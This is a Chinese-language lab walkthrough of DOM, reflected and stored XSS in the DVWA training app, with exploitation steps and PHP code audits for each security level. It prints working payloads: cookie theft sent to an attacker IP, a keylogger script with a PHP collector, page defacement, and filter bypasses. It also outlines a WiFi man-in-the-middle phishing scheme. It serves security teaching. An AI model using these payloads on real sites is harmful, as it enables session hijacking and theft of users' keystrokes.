
    # Do not allow script tags
    if (stripos( $default, "<script" ) !== false) {
        header ("location: ?default=English");
        exit;
    }
}
?>
```

从代码中可以看到，通过 `stripos` 函数获取输入的 `<script` 的位置（不区分大小写）并将其进行过滤，果存在这些字符便会跳转到 English 选项的页面，提高了安全性。但可采用其它类型标签可以绕过。

6. 漏洞利用 (High)

尝试低级别和中级别的方式，皆无效。查看前段代码，和 Low 级别相同，因此可猜测在后端进行了输入限制。

在 Low 级别和 Medium 级别，如果在 Url 上修改语言名称，如修改为 Chinese，会在选择框中出现该单词。如图所示。



但是在 High 级别，除非是下拉列表中的单词，否则无论输入什么内容都会跳转到 English。因此可先猜测使用了白名单方式，即仅限制提交的内容为下拉列表中的内容，否则强制为默认内容。

因此可考虑使用#来屏蔽代码，#之后的内容不会被提交到服务器，而是直接与浏览器交互。注意该方式 Low 和 Medium 级别都有效。

构造攻击 URL

http://www.dvwa-test.com/vulnerabilities/xss_d/?default=#<script>alert(document.cookie)</script>

7. 代码审计 (High)

```
<?php
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null( $_GET[ 'default' ] ) ) {

    # White list the allowable languages
    switch ( $_GET[ 'default' ] ) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ( "location: ?default=English" );
            exit;
    }
}
```

```
}
}
?>
```

从代码中可以看到，使用了 switch 语句进行甄别，甄别不上的，使用默认 English。

8. 漏洞利用 (Impossible)

尝试用前几级万能的#，发现无效。但在下拉选择框的输入框中，发现 URL 中添加的内容进入到输入框中，因此可推测后台代码和 Low、Medium 一样，应该是在前端做了限制。

前端代码

```
if (document.location.href.indexOf("default=") >= 0) {
    var lang =
document.location.href.substring(document.location.href.indexOf("default=")+8);
    document.write("<option value='" + lang + "'>" + (lang) +
"</option>");
    document.write("<option value=' disabled='disabled'>----
</option>");
}

document.write("<option value='English'>English</option>");
document.write("<option value='French'>French</option>");
document.write("<option value='Spanish'>Spanish</option>");
document.write("<option value='German'>German</option>");
```

并没有像 Low 级别中使用 decodeURI(lang)对 URL 进行解码，而是原汁原味的赋值给 Option 标签。

9. 代码审计 (Impossible)

```
<?php
# Don't need to do anything, protction handled on the client side
?>
```

后台代码提示，在前端做了限制。

10. 攻击作用

(1) 窃取 cookie——createElement()

利用 JS 的 document.createElement()创建新标签如 img 并将 cookie 信息通过 img 标签 src 属性来请求发往目标主机，payload 如下：

```
/xss_d/?default=<script>var          img=document.createElement("img");img.src="http://192.168.142.133/a?" +escape(document.cookie);</script>
```

可以神不知鬼不觉的将目标主机的 Cookie 发送给攻击者。

(2) 篡改页面——innerHTML

主要用于篡改页面，payload 如下：

```
/xss_d/?default=<script>document.body.innerHTML="<div style=visibility:visible;><h1>恭喜你荣获大奖!!!</h1><br><h2>联系 QQ :1001001000 领取奖品</h2></div>";</script>
```



(3) 键盘记录——document.onkeypress

架设攻击者 Web 服务器，假设 192.168.142.133 为攻击者 web 服务器地址


在攻击者 Web 服务器上创建 k.js 文件，文件内容如下：

```
var keys="";
document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    keys+=key;
}
window.setInterval(function(){
    new Image().src = 'http://192.168.142.133/g.php?c='+keys;
    keys = '';
}, 1000);
```

在攻击者 Web 服务器上创建 g.php 文件，文件内容如下：


```
<?php
    $Keylog = $_GET["c"];
    $file = fopen('data.txt', 'a');
    fwrite($file, $Keylog);
    fclose($file);
?>
```

在攻击者 Web 服务器上创建 data.txt 文件。



构造攻击 URL `http://www.dvwa-test.com/vulnerabilities/xss_d/?default=<script src='http://192.168.142.133/k.js'></script>`

在页面上敲入字符，打开攻击者 Web 服务器上的 data.txt，可以看到敲入的字符。



(4) WIFI 钓鱼

基于 DOM 或本地的 XSS 攻击。一般是提供一个免费的 wifi，但是提供免费 wifi 的网关会往你访问的任何页面插入一段脚本或者是直接返回一个钓鱼页面，从而植入恶意脚本。这种直接存在于页面，无须经过服务器返回就是基于本地的 XSS 攻击。

提供一个免费的 wifi。

- ①开启一个特殊的 DNS 服务，将所有域名都解析到攻击者的电脑上，并把 Wifi 的 DHCP-DNS 设置为攻击者的电脑 IP。
- ②之后连上 wifi 的用户打开任何网站，请求都将被攻击者截取到。攻击者根据 http 头中的 host 字段来转发到真正服务器上。
- ③收到服务器返回的数据之后，攻击者就可以实现网页脚本的注入，并返回给用户。
- ④当注入的脚本被执行，用户的浏览器将依次预加载各大网站的常用脚本库。

这个其实就是 wifi 流量劫持，中间人可以看到用户的每一个请求，可以在页面嵌入恶意代码，使用恶意代码获取用户的信息，可以返回钓鱼页面。

也可以通过抓包，分析数据，获得账号密码（明文）。这个方式会在第三级讲述。

十、反射型跨站脚本攻击 (XSS-Reflected)


1. 漏洞介绍 (Low)

漏洞形成的根源: 服务器对用户提交的数据过滤不严, 原本应该是数据或者参数的地方, 编程直接运行代码; 提交给服务器端的脚本被直接返回给其他客户端执行; 脚本在客户端执行恶意操作。

恶意代码并没有保存在目标网站, 通过引诱用户点击一个恶意链接来实施攻击。


(1) 反射型 XSS 攻击图示。

1) 获取被攻击者的 cookie



- ①黑客首先向服务器发送 js 脚本;
- ②服务器返回含有 js 脚本的页面;
- ③然后黑客将该页面的 url 链接发送给被攻击方;
- ④被攻击方返回 cookie。

2) 重定向到第三方网站



- ①黑客首先向服务器发送 js 脚本；
- ②服务器返回含有 js 脚本的页面；
- ③然后黑客将该页面的 url 链接发送给被攻击方；
- ④被攻击方进入第三方网站

2. 漏洞利用 (Low)

输入 XSS，显示如图所示。

What's your name?

Hello XSS

输入 `<script>alert('XSS')</script>`，看看是否屏蔽了 `<script>`，结果弹出弹框。

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

XSS

确定

说明存在漏洞。使用 Burpsuite 抓包查看；返回的页面信息为含有输入信息的 js 页面。为查看是否屏蔽了其它标志，尝试输入 `<body onload=alert('XSS')>`，弹出弹框。尝试输入 `登录`，出现登录链接。

What's your name?

Hello [登录](#)

点击“登录”进入到登录页面。

输入

输入点击，能弹出窗口，说明<a>标签可用。如果将 onclick 改为 onmouseover 呢？

输入<script>>window.location="http://www.baidu.com"</script>，重定向到百度。

输入 <iframe src=' https://www.baidu.com/img/bd_logo1.png' height='280' width='570'></iframe>，可内嵌框架。



输入 <script>new Image().src="http:// 192.168.142.133/a? "+document.cookie;</script>，可将目标主机上的 cookie 发送到攻击主机 192.168.142.133。

3. 代码审计 (Low)

```
<?php

header ("X-XSS-Protection: 0");


// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

从代码中可以看到，代码没有做任何防范。


4. 漏洞利用 (Medium)

输入 `<script>alert('XSS')</script>`，看看是否屏蔽了`<script>`，结果如图所示。



说明屏蔽了`<script>`标签。

再尝试使用大小写混淆，输入`<Script>alert('XSS')</Script>`，弹出对话框，如图所示。



也可尝试嵌入绕过，输入`<sc<script>ript>alert('XSS')</sc<script>ript>`，也弹出对话框。通过实验可发现，Low 级别的所有注入语句皆可实现。

5. 代码审计 (Medium)

```
<?php
header("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

从代码中可知，仅对`<script>`标志做了替换。

6. 漏洞利用 (High)

尝试使用 Medium 中的绕过方式, 发现大小写混淆和嵌入方式无法注入。但其它标签皆可使用。

7. 代码审计 (High)

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

从代码中可见, 对<script>做了大小写和嵌入替换。

8. 漏洞利用 (Impossible)

尝试前几个级别的所有注入方式皆无法成功。

9. 代码审计 (Impossible)

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
```

```
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

代码中使用 htmlspecialchars 函数把预定义的字符&、“、’、<、>转换为 HTML 实体,防止浏览器将其作为 HTML 元素 (特殊意义);不能实现反射型 XSS 攻击。

htmlspecialchars() 函数把预定义的字符转换为 HTML 实体。

预定义的字符是：

& (和号) 成为 &

" (双引号) 成为 "

' (单引号) 成为 '

< (小于) 成为 <

> (大于) 成为 >

它的语法如下：

htmlspecialchars(string,flags,character-set,double_encode)

其中第二个参数 flags 需要重要注意，很多开发者就是因为没有注意到这个参数导致使用 htmlspecialchars()函数过滤 XSS 时被绕过。因为 flags 参数对于引号的编码如下：

可用的引号类型：

ENT_COMPAT - 默认。仅编码双引号。

ENT_QUOTES - 编码双引号和单引号。

ENT_NOQUOTES - 不编码任何引号。

默认是只编码双引号的

代码中同时采用 token 来验证身份，从而防止 XSS 攻击和 CSRF 攻击。


十一、存储型跨站脚本攻击 (XSS- Stored)

1. 漏洞介绍 (Low)

存储型 XSS：长期存储于服务器端；每次用户访问都会执行脚本代码。


存储型 XSS 攻击图示

(1) 获取被攻击者的 cookie；



- ①黑客首先向服务器发送 js 脚本；
- ②服务器返回含有 js 脚本的页面；并将该页面存储在服务器上；
- ③当被攻击方访问服务器时，服务器返回存储的 js 页面；
- ④黑客接收到被攻击方的 cookie。

(2) 重定向到第三方网站



- ①黑客首先向服务器发送 js 脚本；
- ②服务器返回含有 js 脚本的页面；并将该页面存储在服务器上；

- ③当被攻击方访问服务器时，服务器返回存储的 js 页面；
- ④被攻击方进入第三方网站。

2. 漏洞利用 (Low)

在 Name 里面随便输入，Name 栏有字数限制。在 Message 框中输入注入测试代码：
`<script>alert('XSS')</script>`，弹窗出现。说明存在反射注入漏洞。

输入 `<body onload=alert('XSS')>`，出现弹窗。

输入 `登录`，出现登录链接。

输入 ``，出现图片框。

输入 `点击`，出现点击链接，点击后出现弹窗。

输入 `<script>>window.location="http://www.baidu.com"</script>`，可重定向到百度。

输入 `<iframe src='http://****/a.jpg' height='0' width='0'></iframe>`，出现内嵌框架和图片框。

输入 `<script>new Image().src="http://***/c.php?output="+document.cookie;</script>`，可获取 cookie。

输入 `<script>alert(document.cookie)</script>`，显示 cookie。

输入 ``，利用 img 的 onerror 传递 url。

这里的所有 payload 和反射型 XSS 是一样的，区别是这些代码被存入数据库中，当再次打开该页面的时候，这些代码会被再次执行。同时每一个打开该页面的用户都会“中招”，造成持久性危害。

Name 框中的长度限制是在前端页面上的，可以直接修改页面代码从而修改长度，或者通过 Burp 等工具抓包修改。

3. 代码审计 (Low)

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ){
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])    &&
is_object($GLOBALS["__mysqli_ston"]))    ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"],    $message    )    :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : ""));
```

```
// Sanitize name input
$name = ((isset($GLOBALS['__mysqli_ston']) &&
is_object($GLOBALS['__mysqli_ston'])) ?
mysqli_real_escape_string($GLOBALS['__mysqli_ston'], $name) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : ""));

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'$name' );";
$result = mysqli_query($GLOBALS['__mysqli_ston'], $query ) or die( '<pre>' .
((is_object($GLOBALS['__mysqli_ston'])) ? mysqli_error($GLOBALS['__mysqli_ston']) :
(($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

//mysqli_close();
}
?>
```

从代码中可以看到对输入内容进行了一些处理。

trim(string,charlist)函数移除字符串两侧的空白字符或其他预定义字符。charlist 可选。规定从字符串中删除那些字符。如果被省略，则移除以下所有字符：

```
"\0" - NULL
"\t" - 制表符
"\n" - 换行
"\x0B" - 垂直制表符
"\r" - 回车
" " - 空格
```

stripslashes(string) 数删除由 addslashes() 函数添加的反斜杠。单个反斜杠则去除，两个反斜杠为一个反斜杠。mysqli_real_escape_string 对字符串特殊符号 n r ‘ “ 等进行转义。最终未对用户输入数据进行 xss 检测编码，直接写入到数据库中，于是造成存储型 xss 漏洞。

4. 漏洞利用 (Medium)

Payload 代码和反射型一样，但漏洞仅存在于 Name 字段。

5. 代码审计 (Medium)

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ){
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );
```



```

// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");
$message = htmlspecialchars( $message );

// Sanitize name input
$name = str_replace( '<script>', '', $name );
$name = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'$name' );";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
(($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

//mysql_close();
}

?>

```

以上代码重点关注两行：

`$message = htmlspecialchars($message)`

`$name = str_replace('< script>', '', $name)`

Message 由于使用了 `htmlspecialchars` 方法对用户输入数据进行编码转换，因此不存在 xss 漏洞。

但是 name 由于仅仅用了 `str_replace` 方法把 `< script>` 替换为空，于是我们有多种方法来绕过：非 `< script>` 标签、大小写转换、双重 `< script>` 标签（即嵌入方法）。

6. 漏洞利用 (High)

如同反射型 XSS 一样，Name 字段中无法使用大小写和双重标签方式。但仍可以使用非 `<script>` 标签来注入。

7. 代码审计 (High)

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ){
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = (isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = (isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
(($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

\$message = htmlspecialchars(\$message);

所以 message 不存在漏洞

\$name = preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', \$name);

preg_replace 执行一个正则表达式的搜索和替换，此时可以使用别的标签< img> < a> < iframes>等。

8. 漏洞利用 (Impossible)

无 payload 可用。切换页面，原注入的代码不会被执行。

9. 代码审计 (Impossible)

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ){
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])
is_object($GLOBALS["__mysqli_ston"])
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message )
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])
is_object($GLOBALS["__mysqli_ston"])
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name )
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES
( :message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
```

```
generateSessionToken();
```

```
?>
```

Name 字段和 Message 字段都用了 htmlspecialchars 函数，代码被实体化，不存在漏洞。

学习资料

- (1) <https://www.freebuf.com/author/Black-Hole?page=1>